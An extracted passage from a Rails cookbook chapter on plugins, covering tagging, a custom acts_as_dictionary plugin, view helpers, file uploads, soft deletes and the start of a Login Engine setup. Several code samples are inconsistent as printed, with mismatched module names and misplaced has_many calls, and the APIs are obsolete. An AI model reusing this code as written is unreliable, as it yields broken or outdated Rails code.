


Figure 14.2. An authentication system with options to signup, login, and logout.

The `tag_list` instance method needs to be defined as follows for it to work correctly. The `tag_with` method has also been customized to behave more naturally when assigning tags to objects.

*vendor/plugins/acts\_as\_taggable/lib/acts\_as\_taggable.rb:*

```
module ActiveRecord
 module Acts #:nodoc:
 module Taggable #:nodoc:
 def self.included(base)
 base.extend(ClassMethods)
 end

 module ClassMethods
 def acts_as_taggable(options = {})
 write_inheritable_attribute(:acts_as_taggable_options, {
 :taggable_type => ActiveRecord::Base.\
 send(:class_name_of_active_record_descendant, self).to_s,
 :from => options[:from]
 })
 end

 class_inheritable_reader :acts_as_taggable_options

 has_many :taggings, :as => :taggable, :dependent => true
 has_many :tags, :through => :taggings

 include ActiveRecord::Acts::Taggable::InstanceMethods
 extend ActiveRecord::Acts::Taggable::SingletonMethods
 end
 end

 module SingletonMethods
 def find_tagged_with(list)
 find_by_sql([
 "SELECT #{table_name}.* FROM #{table_name}, tags, taggings " +
 "WHERE #{table_name}.#{primary_key} = taggings.taggable_id " +
 "AND taggings.taggable_type = ? " +
 "AND taggings.tag_id = tags.id AND tags.name IN (?)",
 acts_as_taggable_options[:taggable_type], list
])
 end
 end
 end

 module InstanceMethods
 def tag_with(list)
 Tag.transaction do
 curr_tags = self.tag_list
 taggings.destroy_all
 uniq_tags = (list + ' ' + curr_tags).split(/\s+/).uniq.join(" ")
 Tag.parse(uniq_tags).sort.each do |name|
 if acts_as_taggable_options[:from]
```

```

 send(acts_as_taggable_options[:from]).tags.\
 find_or_create_by_name(name).on(self)
 else
 Tag.find_or_create_by_name(name).on(self)
 end
end
end
end

def tag_list
 self.reload
 tags.collect do |tag|
 tag.name.include?(" ") ? "'#{tag.name}'" : tag.name
 end.join(" ")
end
end
end
end
end

```

Your application contains articles and announcements. You want the ability to tag objects from both models. Create a migration to build these tables:

*db/migrate/001\_add\_articles\_add\_announcements.rb:*

```

class AddArticles < ActiveRecord::Migration
 def self.up
 create_table :articles do |t|
 t.column :title, :text
 t.column :body, :text
 t.column :created_on, :date
 t.column :updated_on, :date
 end
 create_table :announcements do |t|
 t.column :body, :text
 t.column :created_on, :date
 t.column :updated_on, :date
 end
 end

 def self.down
 drop_table :articles
 drop_table :announcements
 end
end

```

Next, generate a migration to set up the necessary `tags` and `taggings` tables, as required by the plugin.

*db/migrate/002\_add\_tag\_support.rb:*

```

class AddTagSupport < ActiveRecord::Migration
 def self.up
 # Table for your Tags
 create_table :tags do |t|
 t.column :name, :string
 end
 end
end

```

```

 end

 create_table :taggings do |t|
 t.column :tag_id, :integer
 # id of tagged object
 t.column :taggable_id, :integer
 # type of object tagged
 t.column :taggable_type, :string
 end
 end

 def self.down
 drop_table :tags
 drop_table :taggings
 end
end

```

Finally, in article.rb and announcement.rb, declare both the Article and Announcement models as taggable:

*app/models/article.rb:*

```

class Article < ActiveRecord::Base
 acts_as_taggable
end

```

*app/models/announcement.rb:*

```

class Announcement < ActiveRecord::Base
 acts_as_taggable
end

```

You can now use the `tag_with` method provided by the plugin to associate tags with both Article and Announcement objects. View the assigned tags of an object with the `tag_list` method.

Once you have some content associated with tags you can use those tags to help users search for relaxant content. Use `find_tagged_with` to find all articles tagged with "indispensable", for example:

```
Article.find_tagged_with("indispensable")
```

which will return an array of objects associated with that tag. There's no method to find all object types by tag name but there's no reason you couldn't add such a method to the Tag class.

## Discussion

To demonstrate how to use this plugin, create some fixtures and load them into your database with `rake db:fixtures:load`.

*test/fixtures/articles.yml:*

```

first:
 id: 1
 title: Vim 7.0 Released!

```

```

body: Vim 7 adds native spell checking, tabs and the app...
another:
 id: 2
 title: Foo Camp
 body: The bar at Foo Camp is appropriately named Foo Bar...
third:
 id: 3
 title: Web 4.0
 body: Time to refactor...

```

*test/fixtures/announcements.yml:*

```

first:
 id: 1
 body: Classes will start in November.
second:
 id: 2
 body: There will be a concert at noon in the quad.

```

Open a Rails console session and instantiate an Article object. Assign a few tags with `tag_with`, then list them with `tag_list`. Then add an additional tag with `tag_with`. Now, `tag_list` shows all four tags. This behaviour—Appending new tags to the list—is the result of our modified version of `tag_with`. The unmodified version removes existing tags whenever you add new ones.

```

$./script/console
Loading development environment.
>> article = Article.find(1)
=> #<Article:0x25909f4 @attributes={"created_on"=>nil,
"body"=>"Vim 7 adds native spell checking, tabs and the app...", "title"=>"Vim 7.0 Released!", "updated_on"=>nil, "id"=>"1">
>> article.tag_with('editor bram uganda')
=> ["bram", "editor", "uganda"]
>> article.tag_list
=> "bram editor uganda"
>> article.tag_with('productivity')
=> ["bram", "editor", "productivity", "uganda"]
>> article.tag_list
=> "bram editor uganda productivity"

```

Now create an Announcement object and assign it a couple of tags.

```

>> announcement = Announcement.find(1)
=> #<Announcement:0x25054a8 @attributes={"created_on"=>nil,
"body"=>"Classes will start in November.", "updated_on"=>nil, "id"=>"1">
>> announcement.tag_with('important schedule')
=> ["important", "schedule"]
>> announcement.tag_list
=> "important schedule"

```

The plugin allows you to assign tags to any number of models as long as they are declared as taggable (as in the solution with `acts_as_taggable` in the model class definitions). This is due to a polymorphic association with the `Taggable` interface as set up by the following lines of the `acts_as_taggable` class method in `acts_as_taggable.rb`

```

def acts_as_taggable(options = {})
 write_inheritable_attribute(:acts_as_taggable_options, {
 :taggable_type => ActiveRecord::Base.\n send(:class_name_of_active_record_descendant, self).to_s,
 :from => options[:from]
 })
end

class inheritable_reader :acts_as_taggable_options

has_many :taggings, :as => :taggable, :dependent => true
has_many :tags, :through => :taggings

include ActiveRecord::Acts::Taggable::InstanceMethods
extend ActiveRecord::Acts::Taggable::SingletonMethods

```

along with the corresponding association method calls in the *tagging.rb* and *tag.rb*.

```

class Tagging < ActiveRecord::Base
 belongs_to :tag
 belongs_to :taggable, :polymorphic => true

 ...
end

class Tag < ActiveRecord::Base
 has_many :taggings

 ...
end

```

The *taggings* table stores all the associations between *tags* and objects being tagged. The *taggable\_id* and *taggable\_type* columns are used to differentiate the different object type associations. Here is the contents of this table after we've assigned tags to Article and Announcement objects.

```

mysql> select * from taggings;
+----+-----+-----+-----+
| id | tag_id | taggable_id | taggable_type |
+----+-----+-----+-----+
| 4 | 1 | 1 | Article |
| 5 | 2 | 1 | Article |
| 6 | 4 | 1 | Article |
| 7 | 3 | 1 | Article |
| 8 | 5 | 1 | Announcement |
| 9 | 6 | 1 | Announcement |
+----+-----+-----+-----+

```

The specific modifications made to the plugin's default instance methods include fixing what looks to be a typo in *tag\_list*, but also adding the call to *self.reload* in that method. Calling *self.reload* allows you to view all current tags on an object with *tag\_list* immediately after adding more tags with *tag\_with*. The other significant addition is to the *tag\_with* method. The method has been altered to save all current tags, then destroy all taggings with *taggings.destroy\_all*, and finally to create a new list of

taggings that merges the existing taggings with those being added as parameters. The end result is that `tag_with` now has an cumulative effect when tags are added.

## See Also

- 

<xi:include></xi:include>

## 14.7 Extending Active Record with an `acts_as` Plugin

### Problem

You may have used the Active Record "acts" extensions that ship with Rails, such as `acts_as_list`, or those added by plugins, such as `acts_as_versioned`. But you really need your own *acts* functionality. For example, you would like each object of a Word model to have a method called `define` that returns that word's definition. You want to create `acts_as_dictionary`.

### Solution

To create a custom plugin, use the plugin generator. The generate creates a number of files and directories that form the base for a distributable plugin. Note that not all of these files have to be included.

```
$./script/generate plugin acts_as_dictionary
create vendor/plugins/acts_as_dictionary/lib
create vendor/plugins/acts_as_dictionary/tasks
create vendor/plugins/acts_as_dictionary/test
create vendor/plugins/acts_as_dictionary/README
create vendor/plugins/acts_as_dictionary/Rakefile
create vendor/plugins/acts_as_dictionary/init.rb
create vendor/plugins/acts_as_dictionary/install.rb
create vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb
create vendor/plugins/acts_as_dictionary/tasks/acts_as_dictionary_tasks.rake
create vendor/plugins/acts_as_dictionary/test/acts_as_dictionary_test.rb
```

Add the following to `init.rb` to load `lib/acts_as_dictionary.rb` when you restart your application.

`vendor/plugins/acts_as_dictionary/init.rb:`

```
require 'acts_as_dictionary'
 ActiveRecord::Base.send(:include, ActiveRecord::Acts::Dictionary)
```

To make the `acts_as_dictionary` method add methods to a model and its instance objects, you must open the module definitions of Rails and add your own method definitions. Add a `define` instance method and a `dictlist` class method to all models that are to *act as dictionaries* by adding the following module definitions to `acts_as_dictionary.rb`:

```

vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb:

require 'active_record'
require 'rexml/document'
require 'net/http'
require 'uri'

module Cookbook
 module Acts
 module Dictionary

 def self.included(mod)
 mod.extend(ClassMethods)
 end

 module ClassMethods
 def acts_as_dictionary
 class_eval do
 extend Cookbook::Acts::Dictionary::SingletonMethods
 end
 include Cookbook::Acts::Dictionary::InstanceMethods
 end
 end

 module SingletonMethods
 def dictlist
 base = "http://services.aonaware.com"
 url = "#{base}/DictService/DictService.asmx/DictionaryList?"

 begin
 dict_xml = Net::HTTP.get URI.parse(url)
 doc = REXML::Document.new(dict_xml)

 dictionaries = []
 hash = {}
 doc.elements.each("//Dictionary/*") do |elem|
 if elem.name == "Id"
 if !hash.empty?
 dictionaries << hash
 hash = {}
 end
 hash[:id] = elem.text
 else
 hash[:name] = elem.text
 end
 end
 dictionaries
 rescue
 "error"
 end
 end
 end

 module InstanceMethods
 def define(dict='foldoc')

```

```

base = "http://services.aonaware.com"
url = "#{base}/DictService/DictService.asmx/DefineInDict"
url << "?dictId=#{dict}&word=#{self.name}"

begin
 dict_xml = Net::HTTP.get URI.parse(url)
 REXML::XPath.first(REXML::Document.new(dict_xml),
 '//Definition/WordDefinition').text.gsub(/\n|\s+/, ' ')
rescue
 "no definition found"
end
end
end

ActiveRecord::Base.class_eval do
 include Cookbook::Acts::Dictionary
end

```

To demonstrate that the plugin works, create a `words` table with a migration that simply contains a `name` column. Then, generate the Word model for this table.

*db/migrate/001\_create\_words.rb:*

```

class CreateWords < ActiveRecord::Migration
 def self.up
 create_table :words do |t|
 t.column :name, :string
 end
 end

 def self.down
 drop_table :words
 end
end

```

Now add your custom method to the Word class by calling `acts_as_dictionary` in the model class definition just as you would with the built-in `acts`.

*app/models/word.rb:*

```

class Word < ActiveRecord::Base
 acts_as_dictionary
end

```

Calling `Word.dictlist` returns an array of hashes containing all of the service's available dictionaries of the web service DictService (<http://services.aonaware.com/DictService/DictService.asmx>). Word objects can be "defined" by calling their `define` method, which takes a dictionary ID (from the results of `dictlist`) as an optional parameter.

## Discussion

There's a lot of idiomatic Ruby happening in `acts_as_dictionary.rb`. The basic premise behind extending Ruby in this way is the concept of open classes: the fact that a Ruby class can be extended at any time.

The module starts out by including `active_record` and several other libraries used for HTTP requests and XML manipulation. Then three module definitions are opened to set up a name space:

```
module Cookbook
 module Acts
 module Dictionary
```

Next, the `included` method is defined. This method is a callback method that gets invoked whenever the receiver is included in another module (or class).

```
def self.included(mod)
 mod.extend(ClassMethods)
end
```

In this case, `included` extends `ActiveRecord::Base` to include the `ClassMethods` module. In turn, the call to `class_eval` at the end of the file makes sure that `ActiveRecord::Base` includes `Cookbook::Acts::Dictionary`:

```
 ActiveRecord::Base.class_eval do
 include Cookbook::Acts::Dictionary
end
```

The `ClassMethods` module defines the `acts_as_dictionary` method that you'll use to attach the dictionary behaviour to the models of your Rails application.

```
module ClassMethods
 def acts_as_dictionary
 class_eval do
 extend Cookbook::Acts::Dictionary::SingletonMethods
 end
 include Cookbook::Acts::Dictionary::InstanceMethods
 end
end
```

The first part of the `acts_as_dictionary` method definition evaluates a call to `extend`, which makes all of the methods of the `Cookbook::Acts::Dictionary::SingletonMethods` module class methods of the receiver of `acts_as_dictionary`. The next line simply includes the methods in `Cookbook::Acts::Dictionary::InstanceMethods` as instance methods of the receiving model. The end result is that models that *acts as dictionary* get a class method, `dictlist` and an instance method, `define_dictlist`. `dictlist` works by polling a dictionary web service, and calling its `DictionaryList`. This action returns a list of available dictionaries. The `define` method takes the id of a dictionary (as returned from `dictlist`) and returns the definition of the word, if found.

Here's the result of calling the `dictlist` method of the `Word` class, which returns an array of hashes, and printing the hashes out in somewhat nicer format:

```

>> Word.dictlist.each {|d| puts "ID: " + d[:id], "NAME: " + d[:name], "" }
ID: gcide
NAME: The Collaborative International Dictionary of English v.0.48

ID: wn
NAME: WordNet (r) 2.0

ID: moby-thes
NAME: Moby Thesaurus II by Grady Ward, 1.0

ID: elements
NAME: Elements database 20001107

ID: vera
NAME: Virtual Entity of Relevant Acronyms (Version 1.9, June 2002)

ID: jargon
NAME: Jargon File (4.3.1, 29 Jun 2001)

ID: foldoc
NAME: The Free On-line Dictionary of Computing (27 SEP 03)

```

To look up a word in the dictionary, create a Word object with a :name of "Berkelium", an element from the periodic table. To display the definition, call define on the Word object and explicitly specify the 'elements' dictionary:

```

>> w = Word.create(:name => 'Berkelium')
=> #<Word:0x239ce18 @errors=#<ActiveRecord::Errors:0x239b784 @errors={}, @base=#<Word:0x239ce18 ...>, @attributes={"name"=>"Berkelium", "id"=>11}, @new_record=false>
>> w.define('elements')
=> "berkelium Symbol: Bk Atomic number: 97 Atomic weight: (247) Radioactive metallic transuranic element. Belongs to actinoid series. Eight known isotopes, the most common Bk-247, has a half-life of 1.4*10^3 years. First produced by Glenn T. Seaborg and associates in 1949 by bombarding americium-241 with alpha particles."

```

From the Rails console you can inspect class and instance methods of the module:

```

>> ActiveRecord::Acts::Dictionary::InstanceMethods::
 ClassMethods.public_instance_methods
=> ["dictlist"]

>> ActiveRecord::Acts::Dictionary::InstanceMethods.public_instance_methods
=> ["define"]

```

## See Also

- 

<xi:include></xi:include>

## 14.8 Adding View Helpers to Rails as Plugins

### Problem

You have view helper methods that you frequently reuse in your Rails applications. For example, you have a couple of W3C validation links that you repeatedly add to the layouts of your Rails applications during development to ensure the your XHTML and CSS is valid. You need a way to bundle and distribute these helpers for easy reuse.

### Solution

Create a plugin so that you can mix your view helpers into any application that installs that plugin. To encapsulate these methods in a plugin, start by creating a subdirectory of the plugins directory named after your plugin: for example, *vendor/plugins/w3c\_validation/*. Within this directory, create a subdirectory named *lib* containing a module named *W3cValidationHelper*. Within this module, define the validation methods that should be available within your views: in this case, *validate\_xhtml10* and *validate\_css*.

*vendor/plugins/w3c\_validation/lib/w3c\_validation\_helper.rb:*

```
module W3cValidationHelper

 def validate_xhtml10
 html = <<-HTML
 <p>

 </p>
 HTML
 return html
 end

 def validate_css
 referer = request.env['HTTP_HOST'] + request.env['REQUEST_URI']
 html = <<-HTML
 <p>
 <a class="right"
 href="http://jigsaw.w3.org/css-validator/validator?uri=#{referer}">

 </p>
 HTML
 return html
 end
end
```

In addition to a `lib` directory under `w3c_validation`, create `init.rb`, to be invoked when your application is started. Have Rails mixin the `W3cValidationHelper` module by including it into `ActionView::Base`. Adding the following line to `init.rb`.

`vendor/plugins/w3c_validation/init.rb:`

```
ActionView::Base.send :include, XhtmlValidationHelper
```

After you have restarted any Rails applications that have this plugin installed, you can use the methods defined in the `W3cValidationHelper` module in your views. For example, adding a call to each helper method in `application.rhtml`, below any other content in the file, displays links to the XHTML and CSS validation services provided by w3c.org. If you only want these to appear on your pages during development, wrap the helper calls in a conditional that tests that your application is running with its "development" environment.

`app/views/layouts/application.rhtml:`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <title>Rails Test</title>
</head>
<body>
 <%= yield %>

 <% if ENV['RAILS_ENV'] == 'development' %>
 <%= validate_xhtml10 %>
 <%= validate_css %>
 <% end %>

</body>
</html>
```

## Discussion

Whether you're an individual developer or as part of a team, it makes good sense to build up a library of helpers methods bundled as plugins. Once you start sharing helper methods across Rails projects, you should continually think of ways that you might make specific methods more general, so that they may be added to a shared helper plugin.

The utility of plugins doesn't stop at view helpers. You can use plugins to extend any Rails class with the features that you need. Just don't get carried away and put all your helpers into one monolithic plugin. It's a good idea to create plugins that consist of related helpers: for example, a plugin that contains only view helpers, or even a specific category of view helpers. Each application you write should be able to include only those helpers that it needs.

## See Also

- `<xi:include></xi:include>`

## 14.9 Uploading Files with the file\_column Plugin

### Problem

You want add file upload support to your application with as little effort as possible.

### Solution

Install the File Column plugin to add file uploading and retrieval capabilities to your application's model. Start by installing the plugin. Go to your applications *vendor/plugins* directory and check out the latest version of the plugin into a directory called *file\_column*.

```
~/vendor/plugins$ svn co \
> http://opensvn.csie.org/rails_file_column/plugins/file_column/\
> tags/rel_0-3-1/ file_column
```

The next step is to test run the plugin's unit tests. This is important because File Column assume that RMagick has been installed. To run the tests using MySQL, update connection.rb with your test database name and your connection information.

`vendor/plugins/file_column/test/connection.rb:`

```
print "Using native MySQL\n"
require 'logger'

ActiveRecord::Base.logger = Logger.new("debug.log")

db = 'cookbook_test'

ActiveRecord::Base.establish_connection(
 :adapter => "mysql",
 :host => "localhost",
 :username => "rails_user",
 :password => "r8!lz",
 :database => db
)
```

Once the plugin is installed with passing tests, modify the model that is to have uploaded files associated with it. In this case, create a migration that adds an "image" column to the users table, allowing users to upload images as part of their profile.

`db/migrate/002_add_image_column.rb:`

```
class AddImageColumn < ActiveRecord::Migration
 def self.up
 add_column :users, :image, :text
```

```

 end

 def self.down
 drop_column :users, :image
 end
end

```

Then in the User class definition, define the `image` column as the "file\_column". This column stores the location of uploaded images on disk:

*app/models/user.rb:*

```

class User < ActiveRecord::Base
 file_column :image
end

```

Assuming you have basic scaffolding set up for the User model, you'll need to modify the update and create forms to handle file uploads. Change the form tag in *new.rhtml* to:

```
<%= start_form_tag({:action => 'create'}, :multipart => true) %>
```

Make a similar change in *edit.rhtml*:

```
<%= start_form_tag({:action => 'update'}, :multipart => true) %>
```

With the form tags updated with the `:multipart` option, add the file upload form tag to the *\_form.rhtml* partial.

*app/views/users/\_form.rhtml:*

```

<%= error_messages_for 'user' %>

<!--[form:user]-->
<p><label for="user_login">Login</label>

<%= text_field 'user', 'login' %></p>

<p><label for="user_email">Email</label>

<%= text_field 'user', 'email' %></p>

<p><label for="user_image">Image</label>

<%= file_column_field 'user', 'image' %></p>
<!--[eoform:user]-->

```

Finally, use the `url_for_file_column` view helper to display the image. `url_for_file_column` is used in conjunction with the `image_tag` helper to generate an image tag. The arguments to `url_for_file_column` are the name of the model object and the field associated with file uploads.

*app/views/users/show.rhtml:*

```

<% for column in User.content_columns %>
<p>
 <%= column.human_name %> <%= h @user.send(column.name) %>
</p>
<% end %>

```

```
<%= image_tag url_for_file_column('user', 'image') %>
<%= link_to 'Edit', :action => 'edit', :id => @user %> |
<%= link_to 'Back', :action => 'list' %>
```

## Discussion

If you wanted to ensure that the uploaded images are no taller or wider than 100 pixels, change the call to `file_column` to:

```
file_column :image, :magick => { :geometry => "100x100" }
```

With the `:magick` parameter, `file_column` leaves images alone if they are smaller than 100x100 pixels. Larger images are scaled so they are smaller than 100x100, preserving their original proportions are preserved. For example, an image that's 50x200 pixels will be resized to 25x100. It's also possible to generate a number of different version (image sizes) as images are uploaded. Change the `file_column` call to:

```
file_column :image, :magick => { :versions =>
 { "thumb" => "50x50", "medium" => "640x480" }
}
```

Now, when an image named `test.jpg` is uploaded that's larger than 640x480, three images will result: the original, and two smaller versions:

```
./public/user/image/7$ ls -1
test-medium.jpg
test-thumb.jpg
test.jpg
```

To display the resized versions of the image, pass the version name as the third parameter to `url_for_file_column`. Here's how to display all three versions of the images in `users/show.rhtml`:

```
<p><%= image_tag url_for_file_column('user', 'image') %></p>
<p><%= image_tag url_for_file_column('user', 'image', 'thumb') %></p>
<p><%= image_tag url_for_file_column('user', 'image', 'medium') %></p>
```

This plugin stores images in disk; the database only holds pointers to the file location. This is the method of storage is more common than holding the files directly in the database.

To learn more about this plugin's options, generate the the plugin's Rdoc:

```
$ rake doc:plugins
```

Then point a browser at `./doc/plugins/file_column/index.html`.

## See Also

- 

`<xi:include></xi:include>`

## 14.10 Disable Records Instead of Deleting them with `acts_as_paranoid`

### Problem

You have an application with user accounts where users periodically need to be deleted. Instead of permanently removing the user records from your database, you'd like to add a flag to the `users` table that allows you to inactivate users, without deleting them permanently. Instead of modifying all of your existing and future code, you want Active Record to do this for you.

### Solution

Use the `acts_as_paranoid` plugin to override Active Record's `find`, `count`, and `destroy` methods. This plugin requires that the tables you apply it to have a `deleted_at` column of type `:datetime`.

`db/migrate/001_create_users.rb:`

```
class CreateUsers < ActiveRecord::Migration
 def self.up
 create_table "users", :force => true do |t|
 t.column :login, :string, :limit => 40
 t.column :email, :string, :limit => 100
 t.column :deleted_at, :datetime
 end
 end

 def self.down
 drop_table "users"
 end
end
```

To apply the plugin to the User model, add `acts_as_paranoid` to the model definition:

`app/models/user.rb:`

```
class User < ActiveRecord::Base
 acts_as_paranoid
end
```

Now the `destroy` method of User objects no longer deletes objects from the database. Instead, the object's `deleted_at` field is set to the current date and time, and the behavior of the `find` method is changed (or overridden) to retrieve only records where the `deleted_at` field has not been set. For example, `@user.destroy` actually executes the following SQL query

```
UPDATE users SET deleted_at = '2006-06-02 22:05:51' WHERE (id = 6)
```

and `User.find(6)` performs

```
SELECT * FROM users WHERE (users.deleted_at IS NULL OR
users.deleted_at > '2006-06-02 22:07:20') AND (users.id = 6) LIMIT 1
```

## Discussion

Data in your database is valuable. Once you've gathered data, you don't want to lose it. Storage space is cheap and data about users that were once active can be just as important as data about currently active users. In other words, permanently purging data is like losing a part of your application's history. You may not think you need that data initially, but often data becomes more valuable as it accumulates over time. You never know what kind of reporting you'll want to do in the future.

So in the name of preserving data, inactivate when you might otherwise have deleted. This plugin makes setting up the behaviour for your models easy. With `acts_as_paranoid`, the details of how Active Record manages "deleted" objects are transparent to the code that's manipulating users.

Although the plugin overrides the behaviour of `find` and `count` to ignore records with a `deleted_at` date, additional variations on these methods are provided to query and count all records in the database, including those that have been inactivated. For example `User.find_with_deleted(:all)` returns an array of all User objects and `User.count_with_deleted` returns the total number of User objects. To return a specific User object, regardless of whether it's been inactivated, with an `id` of 4:

```
User.find_with_deleted(4)
```

## See Also

- `<xi:include></xi:include>`

## 14.11 Adding More Elaborate Authentication using the Login Engine

### Problem

Your application needs a complete authentication system . You need this system to include features such as email notifications, and the ability for users to reset their passwords. While the Salted Login Generator gem can handle these tasks, you don't want a solution that adds a lot of source files to your application. You prefer a cleaner solution, such as an engine.

### Solution

Install and configure the Login Engine plugin to add a secure and complete authentication system to your Rails application.

Install the plugin with:

```
$ ruby script/plugin install login_engine
```

Because the `login_engine` plugin is an engine, it requires that the `engines` plugin be installed. The `install.rb` script automatically installs the `engines` plugin if it is not already installed.

After the plugin has been installed, you need to go through several steps to get authentication working. Email notifications are an important feature of this plugin; they may be enable or disabled. This solution assumes you want emailing enabled.

The first step is to include a "users" table in your model. This table is defined by a migration that's included with the plugin. If you have an existing table that stores users, you may need to alter the migration to update *your* "users" table appropriately. It's okay if your `users` table is named something other than "users." You'll have an opportunity to declare an alternative name when configuring the plugin. Examine the following table creation statement from the provided migration and make sure that running it won't clobber your existing database.

```
create_table LoginEngine.config(:user_table), :force => true do |t|
 t.column "login", :string, :limit => 80, :default => "", :null => false
 t.column "salted_password", :string, :limit => 40,
 :default => "", :null => false
 t.column "email", :string, :limit => 60, :default => "", :null => false
 t.column "firstname", :string, :limit => 40
 t.column "lastname", :string, :limit => 40
 t.column "salt", :string, :limit => 40, :default => "", :null => false
 t.column "verified", :integer, :default => 0
 t.column "role", :string, :limit => 40
 t.column "security_token", :string, :limit => 40
 t.column "token_expiry", :datetime
 t.column "created_at", :datetime
 t.column "updated_at", :datetime
 t.column "logged_in_at", :datetime
 t.column "deleted", :integer, :default => 0
 t.column "delete_after", :datetime
end
```

Once you've confirmed that the migration is safe and won't damage your database tables (perhaps after some modification), run the migration:

```
$ rake db:migrate:engines ENGINE=login
```

Next, add the following lines to the end of `environment.rb`.

```
module LoginEngine
 config :salt, "site-specific-salt"
 config :user_table, "your_table_name"
end

Engines.start :login
```

The `config` method sets various configuration options of the `LoginEngine` module. Add your own "salt" string to the `:salt` configuration option to increase the security of your encrypted passwords. The `:user_table` option is only necessary if you need to change the name of the users table to match your application.

Next, modify `application.rb` to include the `LoginEngine` module.

`./app/controllers/application.rb:`

```
